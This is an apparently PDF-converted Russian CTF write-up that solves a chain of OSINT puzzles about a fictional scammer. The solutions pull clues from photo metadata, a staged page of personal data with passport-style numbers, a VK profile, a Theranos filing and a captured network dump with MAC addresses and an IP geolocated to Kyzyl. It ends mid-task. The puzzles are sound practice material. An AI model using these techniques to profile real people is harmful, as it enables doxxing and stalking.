SUPERDUPERPROGRAMMER APR 16TH, 2024 36 0 NEVER ADD COMMENT

Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 2.37 KB | None | [0](#)

raw download clone embed print report

1. **## Step 1:** Разобраться что такое VPN
2. Я слышал, что это что-то связано с безопасностью онлайн или что-то броде того. Но честно говоря, я не очень уверен. Может быть, это какой-то вид программы, который защищает твои данные, когда ты в интернете? Но опять же, я могу и ошибаться.
3.
4. **## Step 2:** Выбрать куда воткнуть сервер
5. Ну, где бы лучше разместить сервер VPN... Может быть, лучше всего его разместить в каком-то тайном месте, чтобы никто не мог его найти? Или, может быть, в каком-то очень далеком месте, чтобы он был как можно дальше от всех? Но опять же, может быть, лучше разместить его там, где есть много интернет-связей, чтобы он был быстрее работал? Но честно говоря, я не уверен. Может быть, место размещения зависит от того, что мы хотим от сервера VPN? Но это только мои догадки, я могу и ошибаться.
6.
7. **## Step 3:** Запустить сервер
8. **#### For Cloud Providers:**
9. Ну, как бы лучше запустить сервер для VPN... Может быть, нужно просто нажать на какую-то кнопку и он сам запустится? Или может быть, нужно позвонить кому-то, кто знает, как это делать, и спросить у них? Но, может быть, это как-то связано с магией компьютеров, и нужно произнести заклинание? Но, честно говоря, я даже не представляю, как это делается. Может быть, нужно просто попробовать разные варианты и надеяться, что один из них сработает!
10.
11.
12. Завязчик: Ятовский Александрос Альбертович (все еще не скинул аванс)
13.

Public Pastes

- G2A.com Free Gift Card FIX June 2024 🇮🇹 JavaScript | 1 min ago | 0.30 KB
- Untitled Lua | 3 min ago | 0.70 KB
- G2A.com Free Gift Card FIX June 2024 🇮🇹 JavaScript | 7 min ago | 0.30 KB
- G2A.com Free Gift Card FIX June 2024 🇮🇹 JavaScript | 13 min ago | 0.30 KB
- G2A.com Free Gift Card FIX June 2024 🇮🇹 JavaScript | 19 min ago | 0.30 KB
- Untitled JavaScript | 19 min ago | 1.92 KB
- G2A.com Free Gift Card FIX June 2024 🇮🇹 JavaScript | 25 min ago | 0.30 KB
- data964 JSON | 30 min ago | 0.64 KB

Ответ: <https://pastebin.com/4sCxxVkj>

I. Фотоаппарат

Описание:

| На какое устройство сделана фотография «мести» Sad Prog?

Входные данные:

| Фотография REVENGE.jpg


Решение:

Первым делом проверим метаданные, там много всякой информации, включая разрешение 1280x960, а так же ссылка на гитхаб



```
(r1sk0fd34th@HOME-PC)~/mnt/c/Users/all3a_jac7a_3st/Downloads/Telegram Desktop]$ exiftool REVENGE.jpg | grep Owner
Owner Name           : github.com/
(r1sk0fd34th@HOME-PC)~/mnt/c/Users/all3a_jac7a_3st/Downloads/Telegram Desktop]$ exiftool REVENGE.jpg | grep Artist
Artist              : SolidSnakeeus/
(r1sk0fd34th@HOME-PC)~/mnt/c/Users/all3a_jac7a_3st/Downloads/Telegram Desktop]$
```

Заходим туда, видим кучу фотографий. Грузим себе и смотрим метаданные, многие фотографии сделаны на профессиональную технику и имеют разрешение, гораздо большее, чем 1280x960, за исключением пары



Проверим ее метаданные – снята на Panasonic DMC-S2

Ответ: Panasonic DMC-S2

I. ИНН

Описание:

| Какой ИНН у нашего скаммера?

Входные данные:


| Заметки sad prog

Решение:

Из заметок sad prog узнаем фио кота, топаем в гугл

The screenshot shows a Google search results page. The search query in the bar is "Ятовский Александрос Альбертович". Below the search bar are navigation links: "Все", "Покупки", "Картинки", "Видео", "Новости", "Карты", "Веб-версия", "Ещё", and "Инструменты". The main result is a GitHub Pages link: "GitHub Pages https://b34w4r3.github.io › personinfo". The page content displays the name "Ятовский Александрос Альбертович" in purple, followed by a warning: "НЕ НАНИМАТЬ-МОШЕННИК. Ятовский Александрос Альбертович 9313 000000. Дата рождения: 01.02.2003. Место рождения: г. Москва Дата выдачи: 01.01.2021".

Находим кладезь персональных данных: <https://b34w4r3.github.io/personinfo/>



НЕ НАНИМАТЬ-МОШЕННИК

Ятовский Александрос Альбертович
9313 000000
Дата рождения: 01.02.2003
Место рождения: г. Москва
Дата выдачи: 01.01.2021
Код подразделения: 123-666
Кем выдан: Зам по всем управлениям
ИИН: 170105721377

Ответ: 170105721377

I. Кличка

Описание:

| Узнайте, как "Кота" называли на прошлом месте работы.

Входные данные:

| Найденная при решении ИИН страница с персональными данными
<https://b34w4r3.github.io/personinfo/>

Решение:

Первым делом уберем эндпоинт /personinfo/ и ознакомимся с веб ресурсом:

Скриншот сайта b34w4r3.github.io в браузере Safari. Содержание страницы:

О нас
Наша компания "Ведра для Маска" специализируется на производстве высококачественных оцинкованных ведер, которые широко используются в самых различных отраслях. Мы гордимся нашим вкладом в индустрию и тем, что наши продукты настолько востребованы, что даже Илон Маск их использует! Наши ведра прекрасно подходят для всего – от строительных работ до сельскохозяйственных нужд. И да, иногда даже говорят, что наши ведра спасают от... геморроя, уж такой забавный случай в производственной жизни!

Услуги
Наши услуги охватывают полный цикл создания ведер, начиная от концептуализации и дизайна, и заканчивая прокатом и оцинковкой. Вот что мы можем предложить:

- Мы используем специальное оцинкование, которое не только защищает ведра от ржавчины, но и делает их невероятно долговечными. Мы продумываем каждый аспект, чтобы наши ведра были удобными в использовании, легкими, но при этом крепкими.
- Ведра изготавливаются из экологичного сырья. Знаете, в современном мире это не просто модно, но и крайне важно. Ведра мы заботимся о том, чтобы наше производство минимально влияло на окружающую среду.
- И не могу не упомянуть о нашем дизайне! Мы привлекаем лучших дизайнеров, чтобы наши ведра не только были функциональными, но и выглядели стильно. Иногда кажется, что это маленькие произведения искусства!
- Между прочим, мы также проводим регулярные тренинги для наших сотрудников, чтобы повышать их квалификацию. Это позволяет нам оставаться на пике инноваций и обеспечивать лучшее качество нашей продукции. Вот такие дела, а теперь извините, мой геморрой опять дает о себе знать. Эх, работа у нас, конечно, сидячая, но бывает так непредсказуемо!


Не важно, нужно ли вам небольшое ведерко или масштабное ведище, мы готовы воплотить ваши идеи в реальность и помочь вашему бизнесу процветать.

Контакты
Директор: @Avksiy
HR отвечает круглосуточно: [TestDibimba_bot](#)

© 2024 ООО "Ведра для Маска"

По всей видимости, это и есть прошлое место работы нашего героя.

Внизу страницы указан аккаунт HR – @TestDibimba_bot, напишем ему и в ходе небольшого диалога получим кличку



Ответ: Кот-обормот

I. Соцсети

Описание:


| Найдите идентификационный номер реальной страницы "Кота" в социальной сети.

Входные данные

| Найденная при решении / ИНН страница с персональными данными
<https://b34w4r3.github.io/personinfo>

Решение:

Страницу можно найти по поиску имени-фамилии



Ответ: <https://vk.com/id859857312>

I. С ДР!

Описание:

| Найдите дату рождения "Кота".

Входные данные

| Найденная при решении ИНН страница с персональными данными

| <https://b34w4r3.github.io/personinfo>

Решение

Все на том же ресурсе с персональными данными находим дату рождения

Ответ: 01.02.2003

I. Лучший друг

Описание:

| Найдите фамилию лучшего друга "Кота".


Входные данные

| Найденная в ходе задания I Соцсети страница Вконтакте


| <https://vk.com/id859857312>

Решение


Вконтакте у персонажа указано место работы



Проверим его "коллег" – 4 человека



На странице одного из них находим комментарий



Ответ: Леманов

I. Кумир (нет, не информатика)

Описание:

| Какую известную компанию учредил кумир "Кота"?

Входные данные

| Найденная в ходе задания | Соцсети страница Вконтакте

| <https://vk.com/id859857312>

Решение

На стене кота имеется пост в котором он восхищается некой женщиной



Вычленяем из этого поста ключевые слова – медицина, мошенничество, изобретение

medical startup scam

× | ☰ 🔍

Все Новости Картинки Видео Покупки : Ещё Инструменты

 Wikipedia
[https://en.wikipedia.org › wiki](https://en.wikipedia.org/wiki)

Theranos

The company faced a string of legal and commercial challenges from medical ... Theranos, Holmes and former company president Sunny Balwani were charged with fraud ... Elizabeth Holmes · Ian Gibbons (biochemist) · Channing Robertson · John Ioannidis

По поиску имени основательницы находим оригинальное фото с поста



Ответ: Theranos

I. Ликвидация

Описание:

| Кто подписал документ о ликвидации компании кумира "Кота"?

Входные данные

| Найденная в ходе задания / Кумир компания

Решение

Мы спросили у chat-gpt, какие ресурсы занимаются учетом деятельности организаций в США, он дал наводку на <https://sec.gov> и <https://bizfileonline.sos.ca.gov>. Оба оказались государственными сайтами США, и оба действительно занимаются таким учетом.

При помощи google dorks вытащить нужный документ с первого сайта, не удалось, поэтому мы перешли ко второму

Далее переходим на второй сайт, подключившись к впн с регионом США.

После непродолжительных поисков был найден нужный документ:



**Secretary of State
Certificate of Surrender
(Foreign Qualified Corporation ONLY)**

SURC

D1493724

IMPORTANT — Read Instructions before completing this form.

There is **No Fee** for filing a Certificate of Surrender

Copy Fees — First page \$1.00; each attachment page \$0.50;
Certification Fee - \$5.00

Note: For information about Franchise Tax Board final tax return requirements,
go to <https://www.ftb.ca.gov>.

FILED SMM
Secretary of State
State of California

DEC 31 2018 *[Signature]*

This Space For Office Use Only

1. Corporate Name (Enter the exact name of the corporation as it is recorded with the California Secretary of State. Note: If you registered in California using an assumed name, see instructions.)

Theranos, Inc.

2. 7-Digit Secretary of State File Number

3. Jurisdiction (State, foreign country or place where this corporation is formed.)

C2651481

DE

4. Mailing Address to mail copies of Legal Service (Enter the complete mailing address where the California Secretary of State may forward copies of any legal documents against the corporation that are served on the Secretary of State intended for the corporation.)

Mailing Address of Corporation	City (no abbreviations)	State	Zip Code
PO Box 729	Bolton	MA	01740

5. Required Statements (Do not alter the Required Statements — ALL must be true to file this Certificate of Surrender.)

Statements 5(a) – 5(d) are true:

- a) The corporation hereby surrenders its rights and authority to transact intrastate business in the State of California.
- b) The corporation hereby revokes its designation of agent for service of process in California.
- c) The corporation consents to process against it in any action upon any liability or obligation incurred within the State of California prior to the filing of this Certificate of Surrender may be served upon the California Secretary of State.
- d) All final returns required under the California Revenue and Taxation Code have been or will be filed with the California Franchise Tax Board.

6. Read and Sign Below (See Instructions. Office or title not required.)


I am a corporate officer and am authorized to sign on behalf of the foreign corporation.

Barry Kallander
Signature

Barry Kallander
Type or Print Name

SURC (REV 01/2017)

2017 California Secretary of State
www.sos.ca.gov/business/be



Нам тоже было тяжело.

Ответ: Barry Kallander

II. MAC

Описание:

| Какой MAC-адрес у Wi-Fi сети "Кота"?

Входные данные

| Дамп трафика, полученный в ходе решения задания Веб 04.
Безобидный файлик

Решение

Достали из пикапа, отсортировав conversations по количеству пакетов

Address A	Address B	Packets ▾	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
6:61:ab:1d:8f:8f	30:03:c8:38:98:29	3,838	949 kB	643	307 kB	3,195	642 kB	0.012414	22.9366	107 kbps	224 kbps
06:7a:a9:59:7e:d5	c6:61:ab:1d:8f:8f	398	28 kB	345	21 kB	53	6 kB	1106042	21.2977	7967 bits/s	2379 bits/s
4c:bc:e9:8d:f5:18	ff:ff:ff:ff:ff:ff	193	9 kB	193	9 kB	0	0 bytes	0.666387	21.9149	3452 bits/s	0 bits/s
06:7a:a9:59:7e:d5	30:03:c8:38:98:29	190	116 kB	85	21 kB	105	95 kB	12.502550	8.8717	18 kbps	85 kbps
30:03:c8:38:98:29	30:03:c8:38:98:29	115	1 kB	115	1 kB	0	0 bytes	0.020671	22.7199	411 bits/s	0 bits/s
cc:db:a7:6d:52:60	ff:ff:ff:ff:ff:ff	48	2 kB	48	2 kB	0	0 bytes	1.496491	22.9136	809 bits/s	0 bits/s

Ответ: c6:61:ab:1d:8f:8f

II. Город

Описание:


В каком городе жил/живет "Кот"? (Считаем, что он не пользуется анонимайзерами).

Входные данные

Дамп трафика, полученный в ходе решения задания Веб 04.
Безобидный файлик

Решение

В ходе решения задания Веб 04. *Безобидный трафик мы расшифровали* дамп сетевого трафика. В этом трафике был ряд GET-запросов:



Packet	Hostname	Content Type	Size	Filename
4833	donthackme.ru:8080	application/x-www-form-urlencoded	48 bytes	login.php
4859	donthackme.ru:8080	text/html	172 bytes	login.php
5207	donthackme.ru:8080	text/html	2167 bytes	dashboard.php
5996	donthackme.ru:8080	text/html	2316 bytes	info.php
6531	donthackme.ru:8080	text/html	2316 bytes	info.php
6952	donthackme.ru:8080	text/html	2316 bytes	info.php
7227	donthackme.ru:8080	text/html	2316 bytes	info.php
7726	donthackme.ru:8080	text/html	2316 bytes	info.php
7997	donthackme.ru:8080	text/html	2316 bytes	info.php

В одном из запросов наблюдаем следующее:

```
<td>8M</td>
</tr>
<tr>
    <td>Upload Max Filesize</td>
    <td>2M</td>
```

```
</tr>
<tr>
    <td>Your IP</td>
    <td>185.193.196.99</td>
```

Данный айпи принадлежит городу Кызыл

IP	185.193.196.99
Хост:	Не определен
Город:	Кызыл ⚠
Страна:	 Россия
IP диапазон:	185.193.196.0 - 185.193.197.255
CIDR:	185.193.196.0/23
Название провайдера:	Joint Stock Company Tyvasviasinform
ASN:	49732

Ответ: Кызыл

I. Рабочий TG

Описание:


| Какой ID у рабочего TG аккаунта "Кота"?

Входные данные

